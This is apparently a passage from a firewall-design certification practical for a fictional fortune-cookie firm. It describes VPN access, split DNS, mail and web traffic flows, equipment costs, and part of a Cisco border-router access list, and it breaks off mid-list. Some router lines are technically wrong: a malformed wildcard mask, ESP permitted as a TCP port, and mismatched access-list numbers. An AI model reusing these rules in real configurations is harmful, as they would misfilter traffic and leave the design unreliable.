


Figure 5. Services Required by Internal Employee

Telecommuters and Sales Force

All telecommuters and remote sales personnel may access GIACE internal resources by utilizing the Corporate Domain's VPN. VPN connectivity will require proper client-side VPN setup, VPN authentication, and user authentication via SafeWord. Once the VPN tunnel has been established, access will be granted just as if the remote user was internal. This provides them with outbound HTTP, HTTPS, FTP, DNS, and SMTP services. In addition, telecommuters and sales staff may use the GIACE public web server just as any other public user. A special "demonstration" account may be setup on the public web server for sales personnel to use at client locations. Telecommuters will use GIACE issued laptops with strict security policies only allowing VPN or web access to GIACE resources. These laptops will be configured and secured by internal security staff prior to release and configurations will be audited randomly. Of course, security controls such as auditing, policy configuration, anti-virus, etc. will be maintained on all laptops.




Figure 6. Services Required by Telecommuter and Sales Staff

Partners

Special access is provided to partners via VPN connectivity, user authentication, and database access restrictions. Business Partners will establish a VPN tunnel to the E-commerce domain's Sidewinder firewall and VPN server by ensuring proper VPN setup, VPN authentication, and SafeWord one time token and password. Upon proper authorization, the tunnel will be established between the partner system and the fortune cookie database. The user is then again prompted to provide username and password for database access where database restrictions will be applied based on the user role. All partners will be required to adhere to very strict security policies and verification of partner end-point security controls through at least semi-annual assessment. Of course, partners can access the public web servers just as anyone else but they may also have special accounts similar to the sales staff "demonstration" account.




Figure 7. Services Required by Business Partners

Suppliers

Similar to partners, Suppliers will have restricted access to the fortune cookie database upon successful VPN tunnel initiation and proper user authentication. This VPN tunnel will be initiated on the supplier side and will connect to the Sidewinder firewall and VPN which will then allow connectivity only to the database system. Upon connectivity the user will be prompted for database credentials in order to provide appropriate database privileges, limited read and put rights. Supplier will be issued a SafeWord token just like partners, telecommuters, and remote sales staff. Standard web access, HTTP and HTTPS, will be provided just like any other public user. No special account is required for suppliers on the public web servers.




Figure 8. Services Required by Suppliers

Customers

Customers will utilize the publicly accessible web server in order to place their orders. Required access includes HTTP for main page and non-sensitive data viewing, while HTTPS will be provided for order placement and retrieval of fortune cookie sayings. Backend processing of customer orders will be handled by the web server, database server, and outgoing credit card verification system (not shown but connected to the database server). The web server will send payment and order requests to the database server. The database server will then send the payment information to the credit card verification system. Upon receiving a validated credit card transaction, the database server will forward the appropriate order results back to the web server to be server to the client via the HTTPS connection. Order information will include language, number of sayings, category or any, and lucky numbers.




Figure 9. Services Required by Customers

DNS

The Sidewinder firewalls will provide split horizon DNS for external and internal connectivity. One firewall will be dedicated as the primary and the other will be the secondary. Resolution of GIACE resources will be directed to ns1.giace.com or ns2.giace.com. Each will have an "A" record in the root name server that will point to a virtual IP on the LinkProofs under the address range of ISPx. Additionally, a "CNAME" record will be created for ns1 and ns2 that will point to a virtual IP located on the LinkProofs under the address range of ISPy.

The "A" and "CNAME" addresses for ns1 will be combined into a "NS1 Farm" on the LinkProof. Likewise for NS2, the "A" and "CNAME" addresses for ns2 will be combined to create "NS2 Farm". The "NS1 Farm" is then redirected to the virtual IP of the primary Sidewinder whereas the "NS2 Farm" is redirected to the virtual IP of the secondary Sidewinder. This allows a look up to come through either ISP and to access either the primary or secondary DNS servers.

The external DNS server will contain two entries for each server that will require name resolution. One entry will be for connectivity through ISPx and one will be for connectivity through ISPy. The two IP addresses will be combined into a server farm on the LinkProof in the same manner as the nameservers previously listed. This server farm will then be redirected to a virtual IP address on the Internet facing interface of the load balanced Sidewinders.

External DNS will contain the following entries:

www.giace.com	xxx.xxx.xxx.25
	yyy.yyy.yyy.25
mail.giace.com	xxx.xxx.xxx.26
	yyy.yyy.yyy.26
ns1.giace.com	xxx.xxx.xxx.27
	yyy.yyy.yyy.27
ns2.giace.com	xxx.xxx.xxx.28
	yyy.yyy.yyy.28
vpn1.giace.com	xxx.xxx.xxx.29
	yyy.yyy.yyy.29
vpn2.giace.com	xxx.xxx.xxx.30
	yyy.yyy.yyy.30

E-mail

The Internet facing interface of the Sidewinder firewall will receive all inbound e-mail for the giace.com domain. Three separate proxies to help ensure strong separation and prevent cross-domain compromise handle e-mail on the Sidewinder. The external proxy receives the mail then hands it off to a middle proxy that manages the store and forward process. This middle proxy then hands the message to the internal proxy in turn sending the message out through the corporate facing interface to an internal mail server.

Outbound mail will be handled in a similar fashion with the corporate interface receiving outbound messages. The internal proxy hands the message to the middle proxy that then passes it onto the external proxy. The message is transmitted out through the Internet facing interface to the appropriate mail exchange server.

In addition to the e-mail security measures employed in the GAP, MailSweeper mail content filtering software and McAfee anti-virus software will be used to screen all inbound and outbound messages. These will be deployed on the internal mail server or depending on resources a separate system that will relay messages between the firewall and internal mail server.

Inbound E-mail – Process Flow

1. Internet located mail server attempts to resolve mail exchanger for giace.com.
2. DNS server identifies xxx.xxx.xxx.26 and yyy.yyy.yyy.26 as mail servers for GIACE.
3. Internet mail server attempts connection to xxx.xxx.xxx.26.
4. Router allows port 25 connectivity to xxx.xxx.xxx.26.
5. LinkProof receives the connection on its virtual IP and identifies it as a member of “Mail Farm”.
6. LinkProof rules pass port 25 inbound “Mail Farm” traffic to the firewalls virtual IP of 192.168.1.26. The LinkProof also maintains connection state, the firewall the connection was directed to, and outbound NAT.
7. The Sidewinder checks it’s ACLs and proxy rules and accepts the message.
8. The message passes through the Sidewinder external proxy, middle proxy, and internal proxy.
9. The message is forwarded to the corporate Mail server where it is scanned for content and viruses.

Outbound E-mail – Process Flow

1. The internal mail server receives message from user, scans it for content and viruses, and then forwards it to the Sidewinder’s corporate facing interface.
2. The Sidewinders reviews it’s ACL’s and proxy rules and accepts the connection.
3. The message passes through the Sidewinder’s internal interface, middle proxy, and external proxy.
4. The Sidewinder resolves the address for the external mail server the message where the message is to be delivered.
5. The Sidewinder attempts to open a connection through the LinkProof to the external mail server.
6. The LinkProof determines that ISP y is the least used connection.

7. The LinkProof source NATs the connection to yyy.yyy.yyy.26, adds a state entry for the connection, and passes the connection to the destination mail server.
8. The external router allows outbound port 25 connectivity from yyy.yyy.yyy.26 to the destination mail server.

Web

The main source of access to GIACE resources for customers will be through the public web presence that GIACE maintains. Within the GAP will be a cluster of web servers to service requests for public and sensitive information. These web servers will maintain static content and make requests to back-end data servers that maintain the corporate sensitive fortune cookie data that is so highly prized throughout the world.

Public access to the web server cluster will go through many layers of security including but not limited to: filtering routers, filtering LinkProofs and FireProofs, proxy based Sidewinder firewalls, Intrusion Detection System (IDS) components, and hardened operating systems and applications. Requests for sensitive information such as bulk fortune cookie orders will be made by the public web server through additional security layers to the data servers. These data servers will verify the transaction credentials, process the request, pass the contents back to the public web server in turn delivering the content to the original requester.

Web servers will be installed upon SecureLinux Trusted OS servers designed in part by NSA and Secure Computing - http://www.nsa.gov/selinux. This OS has been designed upon mandatory access control requirements and has been significantly tested and reviewed to provide a high level of access control and protection.

Additional security features will include:

- Apache with the latest patches
- Tripwire for integrity checking
- Norton anti-virus with current updates

Customer Web Access – Process Flow

1. Internet located users attempt to resolve www.giace.com.
2. DNS server returns xxx.xxx.xxx.25 and yyy.yyy.yyy.25.
3. User attempts connection to xxx.xxx.xxx.25.
4. Router allows port 80 connectivity to xxx.xxx.xxx.25.
5. LinkProof receives the connection on its virtual IP and identifies it as a member of “Web Farm”.
6. LinkProof rules pass port 80 inbound “Web Farm” traffic to the firewalls virtual IP of 192.168.1.25. The LinkProof also maintains connection state, the firewall the connection was directed to, and outbound NAT.
7. The Sidewinder checks it’s ACLs and proxy rules and accepts the connection.
8. The connection is proxied and redirected to the virtual address of 10.10.2.5 on the FireProof.
9. The FireProof performs a load balancing decision and directs the connection to the appropriate “Web Farm” server.

10. Connections requiring access to sensitive data are redirected to an HTTPS page on the web server.
11. The web server requests the sensitive data from the data server through a simple SQL request.
12. The request is sent to the proxy firewall where ACL's and proxies are reviewed and then passed to the data server.
13. The data server verifies the request and passes the response back to the web server where it is finally delivered to the user.

Internal users will use the Squid proxy from the Corporate Sidewinder firewalls for all outbound HTTP and HTTPS access. All connections will be NAT'd at the Sidewinder and again at the LinkProofs. Corporate users will set their proxy server as 172.16.0.254, the farm address for the internal interface of the Corporate Sidewinders.

Virtual Private Networks (VPNs)

The GAP will contain VPNs for inbound Partner, Suppliers, and limited employee access. VPNs will be provided by the Sidewinder firewalls via IPSEC Encrypted Security Payload (ESP) in Tunnel mode. The Sidewinder was chosen as the VPN server due to its Mandatory Access Controls (MAC), proxy-filtering capabilities, centralized location, and cost savings over separate VPN hardware. IPSEC was used due to its wide acceptance and non-proprietary solution. ESP was chosen due to its ability to encrypt the data portion of a packet and work successfully with environments implementing NAT. Tunnel mode allows modification of IP headers so that connections can be NAT'd at the firewalls and LinkProofs.

The SafeWord Authentication servers and static username/password combination will be the identification and authentication (I&A) requirements for all VPN connections. Upon successful authentication, Partners will be directed to the Data server with full Read permissions as granted by the proxy filter settings and Oracle access permissions. Similarly, Suppliers will be directed to the Data server upon successful authentication but will be restricted to write access to a "New Fortunes" directory. Again, the Sidewinder proxy content filters and the Oracle access permissions will restrict this access. A selected few GIACE employees who have a significant need for remote access, will also authenticate via the SafeWord server and VPN static username/password combination.

Access Control Lists (ACLs) on the firewall will restrict Partners and Suppliers to the Data servers only, whereas GIACE employees will be restricted to those networks that they need access for maintenance purposes. For example, Web Administrators would only be able to VPN to the Public Web servers and Database Administrators would only be able to VPN to the Data servers. VPN access is not provided to the firewall administrators since administration of the firewalls is restricted to the console.

Additional Services

Internal users will be limited to outbound services that can be proxied and determined to not be a significant risk. These services will only be HTTP, HTTPS, and FTP with restrictions on PUT commands. Secure Computing's SmartFilter content filtering software - http://www.securecomputing.com/pdf/sfilter_31_pb.pdf, located on the Sidewinders, will also restrict all outbound HTTP, HTTPS, and FTP connections based upon site categories. Restricted categories include but are not limited to malicious, criminal, proxying, hate, and pornographic sites. Content throttling will also be used for non-business related web sites. This provides users with the access that they desire, reduces the likelihood that they will attempt to bypass controls, and yet provide a level of service required for business applications.

GAP Cost Estimation

Following is a very rough estimate of the initial equipment cost for the GAP and its ongoing maintenance. This estimate will not include backend servers such as the web cluster or database servers. It is intended to give a limited estimate of the network and security architecture that will support these backend services only. Estimates were provided over the phone directly from the vendor or an authorized reseller.

Equipment	Each	Number	Total
Cisco Border Routers - Cisco 7204VXR	$15,000	2	$30,000
Radware LinkProofs – Application Switch 2	$27,000	2	$54,000
SynApps Security Content Verification	$4,000	2	$8,000
Cisco Switches - Catalyst 2912 MF XL	$4,500	10	$45,000
SecureComputing Sidewinder with VPN – 250 host - Corporate	$13,400	2	$26,800
SecureComputing Sidewinder with VPN – 25 host – E-commerce	$6,400	2	$12,800
Radware FireProofs – Application Switch 2	$24,000	8	$192,000
SecureComputing SafeWord Premier Access (per user)	$165	200	$33,000

Total one time equipment costs	**$400,000**

Maintenance	Each	Number	Total
Radware LinkProofs – Application Switch 2	$5,000	2	$10,000
SecureComputing Sidewinder with VPN – 250 host - Corporate	$2,673	2	$5,346
SecureComputing Sidewinder with VPN – 25 host – E-commerce	$783	2	$1,566
Radware FireProofs – Application Switch 2	$4,000	8	$32,000

Total yearly maintenance costs	**$48,912**

Assignment 2 – Security Policy

Order for the router and firewall rules is important as processing is performed in order. Rules should also be listed from most specific to most general. Following this structure will ensure that appropriate traffic passes through the devices and inappropriate traffic is denied. It also helps improve performance by placing the most used rules towards the top as long as that order does not adversely affect proper decision-making.

Border Router

Access Groups	
ip access-group 13	Serial (vty) interface for both routers
ip access-group externalin in	border rtr. e0 interface for ISPx
ip access-group externalin in	border rtr. e0 interface for ISPy
ip access-group externalout out	border rtr. e0 interface for ISPx
ip access-group externalout out	border rtr. e0 interface for ISPy
ip access-group 101 in	border rtr. e1 interface for ISPx
ip access-group 101 in	border rtr. e1 interface for ISPy

Access List 13 - applied to serial (vty) interface for both routers	
access-list 13 permit 192.168.13.0 0.0.0.255	specific users, rtr telnet access ****see below**
line vty 0 4 access-class 10 login	For all vty terminals, require same password

Access List external in - border router's external interface for ISPx	
deny ip x.x.x.255 0.0.0.255 any log-input	spoofing GIACE ISPx Class C
deny ip 10.0.0.0 0.255.255.255 any log-input	spoofing (Private Class-A network)
deny ip 172.16.0.0 0.15.255.255.255 any log-input	spoofing (Private Class-B networks)
deny ip 192.168.0.0 0.0.255.255 any log-input	spoofing (Private Class-C networks)
deny ip 127.0.0.0 0.255.255.255 any log-input	spoofing (Loopback addresses)
deny ip 224.0.0.0 31.255.255.255 any log-input	spoofing (Multicast addresses)
deny ip host 0.0.0.0 any log-input	spoofing (Zero host)
deny icmp any any redirect log-input	type 5
permit tcp any host x.x.x.25 eq www reflect www	Ext public web server access
permit tcp any host x.x.x.25 eq 443 reflect https	Ext public https server access
permit tcp any host x.x.x.26 eq smtp reflect smtp	Permit smtp to Primary ISPx
permit udp any x.x.x.27 eq domain reflect primarydns	Permit DNS queries to Primary ISPx DNS
permit udp any x.x.x.28 eq domain reflect secondarydns	Permit DNS queries to Secondary ISPx DNS
permit udp any host x.x.x.29 eq 500	Permit IKE to Primary ISPx VPN
permit tcp any host x.x.x.29 eq 50	Permit ESP to Primary ISPx VPN
evaluate outbound	Check outbound reflexive state table
deny ip any any	deny all remaining ip

Access List external in - border router's external interface for ISPy	
deny ip y.y.y.255 0.0.0.255 any log-input	spoofing GIACE ISPy Class C
deny ip 10.0.0.0 0.255.255.255 any log-input	spoofing (Private Class-A network)
deny ip 172.16.0.0 0.15.255.255.255 any log-input	spoofing (Private Class-B networks)
deny ip 192.168.0.0 0.0.255.255 any log-input	spoofing (Private Class-C networks)
deny ip 127.0.0.0 0.255.255.255 any log-input	spoofing (Loopback addresses)
deny ip 224.0.0.0 31.255.255.255 any log-input	spoofing (Multicast addresses)
deny ip host 0.0.0.0 any log-input	spoofing (Zero host)
deny icmp any any redirect log-input	type 5
permit tcp any host y.y.y.25 eq www reflect www	Ext public web server access
permit tcp any host y.y.y.25 eq 443 reflect https	Ext public https server access

permit tcp any host y.y.y.26 eq smtp reflect smtp	Permit smtp to Primary ISPy
permit udp any y.y.y.27 eq domain reflect primarydns	Permit DNS queries to Primary ISPy DNS
permit udp any y.y.y.28 eq domain reflect secondarydns	Permit DNS queries to Secondary ISPy DNS
